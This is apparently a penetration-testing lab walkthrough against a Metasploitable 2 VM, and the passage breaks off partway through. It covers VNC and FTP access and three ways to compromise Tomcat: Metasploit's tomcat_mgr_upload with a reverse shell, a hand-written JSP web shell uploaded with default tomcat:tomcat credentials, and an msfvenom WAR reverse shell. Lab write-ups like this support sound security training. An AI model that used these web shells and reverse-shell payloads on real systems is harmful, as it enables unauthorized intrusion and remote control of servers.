


Figure: Successful remote desktop access to the Metasploitable 2 system using the VNC service running on port 5900 from the Kali Linux attacker machine.

Command used

```
vncviewer 192.168.179.138
```

Accessing Port 2121 (ProFTPD)

During the enumeration phase, it was discovered that **port 2121** is open on the Metasploitable 2 system. This port is running the **ProFTPD service**, which is a popular FTP server used for file transfer operations.

In this lab environment, the FTP service allows authentication using the default credentials provided with the Metasploitable 2 machine. An attacker can connect to the service using **Telnet** to interact with the FTP server and attempt login.

To access the service, we connect to the target machine from the Kali Linux attacker system using the following command:

```
telnet 192.168.179.138 2121
```

After establishing the connection, the attacker can log in using the default credentials and interact with the FTP service running on the target system.




Figure: Connecting to the ProFTPD service running on port 2121 of the Metasploitable 2 system using Telnet from the Kali Linux attacker machine

Exploiting Port 8180 (Apache Tomcat)

During the enumeration phase, it was identified that **Apache Tomcat** is running on **port 8180** on the Metasploitable 2 system. Apache Tomcat is a widely used web server and servlet container that allows the deployment and execution of Java-based web applications.

In some cases, the **Tomcat Manager application** may be exposed and protected only by weak or default credentials. If an attacker obtains valid credentials, they can use the manager interface to upload malicious applications to the server.

The **Metasploit Framework** provides an exploit module that targets this misconfiguration. The exploit attempts to authenticate to the Tomcat Manager application using default credentials and then uploads a malicious **WAR (Web Application Archive)** file containing a JSP payload.

The WAR file is uploaded through the **/manager/html/upload** functionality using an HTTP POST request. Once deployed, the payload is executed on the server, allowing the attacker to gain remote access to the system, often in the form of a **Meterpreter session**.




Figure: Metasploit configuration for exploiting the Apache Tomcat Manager application running on port 8180.




Figure: Successful exploitation of the Apache Tomcat service resulting in a Meterpreter session on the Metasploitable 2 system.

Commands used

```
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.179.138
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
set payload java/meterpreter/reverse_tcp
set LHOST 192.168.179.139
exploit
```

Method 2 — Manual Apache Tomcat WAR Exploit(8180)

use Nikto to scan

```
nikto -h 192.168.179.138:8180
```




Figure: Nikto scan identifying the Apache Tomcat service running on port 8180.

defalut credential is found: ID ‘tomcat’, PW ‘tomcat’.

nagviate to http://192.168.179.138:8180/manager/html input username/password, and we are in:




Figure: Login page of the Apache Tomcat Manager application using default credentials.




Figure: Apache Tomcat Web Application Manager interface after successful authentication.

same shit, generate upload WAR reverse shell backdoor.

create webs hell called index.jsp (from pentester lab, you may generate it using msfvenom)

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
  String cmd = request.getParameter("cmd");
  String output = "";
  if(cmd != null) {
    String s = null;
    try {
      Process p = Runtime.getRuntime().exec(cmd,null,null);
      BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
      while((s = sI.readLine()) != null) { output += s+"</br>"; }
    } catch(IOException e) {  e.printStackTrace();  }
  }
%>
<pre><%=output %></pre>
```




Figure: Creation and packaging of a JSP web shell into a WAR archive.




Figure: Creation and packaging of a JSP web shell into a WAR archive.

deploy it and visit http://192.168.179.138:8180/webshell/index.jsp?




Figure: Accessing the deployed JSP web shell through Apache Tomcat to execute system commands on the target machine.

Commands Used

1. Scanning the Apache Tomcat service with Nikto

```
nikto -h 192.168.179.138:8180
```

2. Navigating to the Tomcat Manager interface

http://192.168.179.138:8180/manager/html

3. Default credentials used for authentication

```
tomcat : tomcat
```

4. Creating a directory for the web shell

```
mkdir webshell
```

5. Copying the JSP web shell into the directory

```
cp index.jsp webshell
```

6. Packaging the JSP web shell into a WAR archive

```
jar -cvf webshell.war -C webshell .
```

7. Deploying the WAR file through the Tomcat Manager interface

Upload the file **webshell.war** using the *Deploy WAR File* option in the Tomcat Manager interface.

8. Accessing the deployed web shell

http://192.168.179.138:8180/webshell/index.jsp

Verifying Command Execution

```
Ifconfig
```

Method 3 — Generating a WAR Reverse Shell using msfvenom (Port 8180)

In this method, instead of manually creating a JSP web shell, we use **msfvenom**, a payload generation tool included in the Metasploit Framework.It can automatically generate a malicious WAR archive that contains a JSP reverse shell payload.

This WAR file can then be uploaded to the **Apache Tomcat Manager** interface to gain remote access to the target system.

Generating the WAR Payload

The following command is used to generate a malicious WAR file containing a reverse shell payload:


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.179.139 LPORT=4444 -f war > shell.war
```

Explanation

- **-p java/jsp_shell_reverse_tcp** → JSP reverse shell payload
